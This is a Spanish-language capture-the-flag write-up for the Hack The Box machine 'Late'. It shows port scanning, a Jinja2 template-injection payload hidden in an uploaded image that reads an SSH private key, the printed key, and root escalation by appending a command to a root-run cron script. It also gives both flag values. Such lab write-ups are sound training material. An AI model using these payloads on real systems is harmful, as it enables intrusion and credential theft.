

# Late

se inicia escaneo buscando los puertos abiertos

```
sudo nmap -sC -sS -sV 10.10.11.156
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sC -sS -sV 10.10.11.156  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 13:58 EDT  
Nmap scan report for 10.10.11.156  
Host is up (0.36s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)  
|   256  41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)  
|_  256  28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)  
80/tcp    open  http      nginx 1.14.0 (Ubuntu)  
|_ http-server-header: nginx/1.14.0 (Ubuntu)  
|_ http-title: Late - Best online image tools  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.87 seconds
```


<http://10.10.11.156:22/>

<http://10.10.11.156:80/>


se usa dirbuster para enumerar los ficheros

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


php,sql,txt,file,html



donde podemos ver la estructura de la pagina




vamos al inicio e inspeccionamos




allí vemos un link bastante interesante

## How can I edit photos online for free?

With [late free online photo editor](#), you can do just that. First, open Late's free online photo editor website. Second, choose one editing feature you need, such as basic adjustments, portrait beauty, or photo effects from the left dashboard. Third, apply the feature, download, and share your final piece.



al ingresar no nos deja ingresar y procedemos a ingresar la página a la lista de hosts



dándonos acceso

# Convert image to text<sub>with Flask</sub>

If you want to turn an image into a text document, you came to the right place.

Convert your image now!

Choose file

Browse

SCAN IMAGE

investigamos que tipo de vulnerabilidades se pueden observar en esta dependencia de python, donde podemos observar que se pueden obtener acceso a el servidor por medio del siguiente codigo si se implementa en una imagen y se carga

```
"{{get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read()}}
```

```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```

```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```

# Convert image to text<sub>with Flask</sub>


If you want to turn an image into a text document, you came to the right place.

Convert your image now!

Script.png

Browse

SCAN IMAGE



Con la implementacion de dicho codigo obtuvimos la key rsa la cual nos dara acceso al servidor



```

1 |p>——BEGIN RSA PRIVATE KEY——
2 MIEpAIBAAKCAQEAqe5XWFKVqlEcyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAYrM
3 HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO
4 bgjRSynr2NuDWPQhX80mhAKdJhZfErZUcbxiuncrKnoClZLQ6ZZDaNTtTUwpUaMi
5 /mtaHzLID1KtL+dUfSLQYmdRUA639xkz1YvDF50bIDoeHgOU7rZV4TqA6s6gI7W7
6 d137M30i2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUZuPyIoLhSMicGnhB7
7 7IKpZeQ+MgksRcHJ5fJ2hvTu/T3yL9tggf9DsQIDAQABaoIBAHCBinbBhrGW6tLM
8 fLSmimptq/1uAgoB3qxTaLDeZnUhaAmuxiGWcl5nCxoWInlAIX1XkwwyEb01yvw0
9 ppJp5a+/OPwDJXus5lKv9MtCaBidR9/vp9wWHmuDP9D91MKKL6Z1pMN175GN8jgz
10 W0lKDpuh1oRy708U0xjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKhoN1en/7I50IZ
11 uFB4CzS1bgAgLNb7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cx033SD9CCwC
12 T9KJxoUhuoCuMs00PxtJMymaHvOkDYSX0yHHHPSlIJl2ZezXZMFswHhnWGuNe9IH
13 Ql49ezkCgYEA00TVbOT/EivAuu+QPaLvC0N8GEtn7uOPu9j1HjAvu0hom6K4troi
14 WEBJ3pvIsrULld9J3cY7ciRxnbanN/Qt9rHdu9Mc+W5DQAQGPWFxk4bM7Zxb7Ng
15 Hr4+hck+SYNn5fCX5qjmzE6c/5+sbQ20jhl20kxVT26MvoAB9+I1ku8CgYEA0EA7
16 t4UB/PaoU0+kz1dNDEyNamSe5mXh/Hc/mX9cj5cQFABN9lBTcmfZ5R6I0ifXpZuq
17 0xEKNYA3HS5qvOI3dHj604JZBDUzCgZFmlI5fslxLtl57WnlwSCGHLdP/knKxHIE
18 uJBIk0KSZBeT8F7IfUukZjCY00y4HtDP3DUqE18CgYBgI5EeRt4lrMFMx4io9V3y
19 3yIzxDCXP2AdYiKdvCuafEv4pRFB97RqzVux+hyKMthjnkp0qTcetysbHL8k/1pQ
20 GUwuG2FQYrDMu41rnnC5IGccTElGnVV1kLURtqkBCFs+9lXSsJVYHi4fb4tZvV8F
21 ry6CZuM0ZXqdCijdvtxNPQKBgQC7F1oPEAGvP/INltncJPRLfkj2MpvHJfUXGhMb
22 Vh7UKcUaEwP3rEar270YaIxHMeA90lMH+KERW7UoFFF0jE+B5kX5PKu4agsGkIfr
23 kr9wto1mp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8Xl1864CI+
24 Fc1NRQKBgQDNiTT446GIijU7XiJEwh0ec2m4ykdnrSVb45Y6HKD9VS6vGeOF1oAL
25 K6+2ZlpmytN3RiR9UDJ4kjMjhJAiC7RBetZ0or6CBKg20XA1oXS7o1e0dyc/jSk0
26 kxruFUGLHh7nEx/5/0r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw=
27 ——END RSA PRIVATE KEY——
28
29
30 </p>

```

Utilizando dicha key rsa obtenemos acceso al servidor

```

(kali@kali)-[~/Desktop/Hack the box/Late]
$ ssh -i id_rsa svc_acc@10.10.11.156
-bash-4.4$

```

ahora procedemos a buscar la primera bandera

```
-bash-4.4$ ls -lh
total 8.0K
drwxrwxr-x 7 svc_acc svc_acc 4.0K Apr  4 13:28 app
-rw-r----- 1 root    svc_acc  33 May 22 22:03 user.txt
-bash-4.4$ cat user.txt
e12a64015030f74fba67a7aa81a09ce2
-bash-4.4$
```

ahora procedemos a escalar privilegios para obtener la segunda bandera, e iniciamos escaneando los pasos de los usuarios por medio de pspy para ver si hay algo que nos permita acceder y obtener la bandera root

```
(kali㉿kali)-[~/Desktop/Hack the box/Late]
$ scp -i id_rsa pspy64 svc_acc@10.10.11.156:/home/svc_acc
pspy64
```

```
15% 480KB 17.7KB/s - stalled -
```

```
-bash-4.4$ chmod +x pspy64
-bash-4.4$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every
100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recu
sive)
```

```
Draining file system events due to startup...
done
```

```
2022/05/30 05:36:55 CMD: UID=0 PID=96 |
2022/05/30 05:36:55 CMD: UID=0 PID=9056 |
2022/05/30 05:36:55 CMD: UID=0 PID=90 |
2022/05/30 05:36:55 CMD: UID=0 PID=9 |
```

Vemos varios archivos y procesos donde los analizaremos a ver que podemos encontrar

```
2022/05/30 05:40:01 CMD: UID=0 PID=15032 | /bin/bash /root/scripts/cron.sh
2022/05/30 05:40:01 CMD: UID=120 PID=15031 | /bin/sh /usr/share/sendmail/sendmail cron-msp
2022/05/30 05:40:01 CMD: UID=0 PID=15033 | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/30 05:40:01 CMD: UID=120 PID=15034 | plymouth --ping
2022/05/30 05:40:01 CMD: UID=0 PID=15037 | /bin/bash /root/scripts/cron.sh
```

```

-bash-4.4$ ls -lh
total 96K
drwxr-xr-x  2 root root 4.0K Apr 18 12:05 bin
drwxr-xr-x  4 root root 4.0K Apr  7 12:08 boot
drwxr-xr-x  2 root root 4.0K Jan  5 10:18 cdrom
drwxr-xr-x 19 root root 3.9K May 29 21:49 dev
drwxr-xr-x 121 root root 12K Apr 18 12:05 etc
drwxr-xr-x  3 root root 4.0K Jan  5 10:44 home
lrwxrwxrwx  1 root root  34 Apr  7 12:08 initrd.img → boot/initrd.img-4.15.0-175-generic
lrwxrwxrwx  1 root root  34 Apr  7 12:08 initrd.img.old → boot/initrd.img-4.15.0-175-generic
drwxr-xr-x 21 root root 4.0K Apr 18 12:05 lib
drwxr-xr-x  2 root root 4.0K Apr  7 13:51 lib64
drwx----- 2 root root 16K Jan  5 10:17 lost+found
drwxr-xr-x  2 root root 4.0K Aug  6 2020 media
drwxr-xr-x  2 root root 4.0K Apr  7 13:51 mnt
drwxr-xr-x  2 root root 4.0K Jan 14 13:51 opt
dr-xr-xr-x 187 root root  0 May 29 21:49 proc
drwx----- 7 root root 4.0K Apr 18 12:06 root
drwxr-xr-x 29 root root 880 May 29 21:49 run
drwxr-xr-x  2 root root 12K Apr  7 11:33/sbin
drwxr-xr-x  2 root root 4.0K Aug  6 2020/srv
dr-xr-xr-x 13 root root  0 May 30 00:26/sys
drwxrwxrwt 11 root root 4.0K May 30 03:34/tmp
drwxr-xr-x 10 root root 4.0K Aug  6 2020/usr
drwxr-xr-x 13 root root 4.0K Apr  7 13:51/var
lrwxrwxrwx  1 root root  31 Apr  7 12:06/vmlinuz → boot/vmlinuz-4.15.0-175-generic
lrwxrwxrwx  1 root root  31 Apr  7 12:08/vmlinuz.old → boot/vmlinuz-4.15.0-175-generic
-bash-4.4$ cd usr/
-bash-4.4$ cd local/
-bash-4.4$ cd/sbin/
-bash-4.4$ cat ssh-alert.sh

```

```

-bash-4.4$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
User:          $PAM_USER
User IP Host:  $PAM_RHOST
Service:      $PAM_SERVICE
TTY:          $PAM_TTY
Date:         `date`
Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

```

donde por medio del siguiente comando logramos extraer el contenido de la bandera root

```

-bash-4.4$ cat append.txt
cat /root/root.txt >> /home/svc_acc/flag.txt

```



```
-bash-4.4$ ls -lh
total 3.0M
drwxrwxr-x 7 svc_acc svc_acc 4.0K Apr  4 13:28 app
-rw-rw-r-- 1 root    root    66 May 30 00:53 flag.txt
-rwxr-xr-x 1 svc_acc svc_acc 3.0M May 30 05:35 pspy64
-rw-r----- 1 root    svc_acc  33 May 29 21:49 user.txt
-bash-4.4$
```

```
-bash-4.4$ cat flag.txt
5c4a52df6d559e59efb5bd8f9464f247
5c4a52df6d559e59efb5bd8f9464f247
```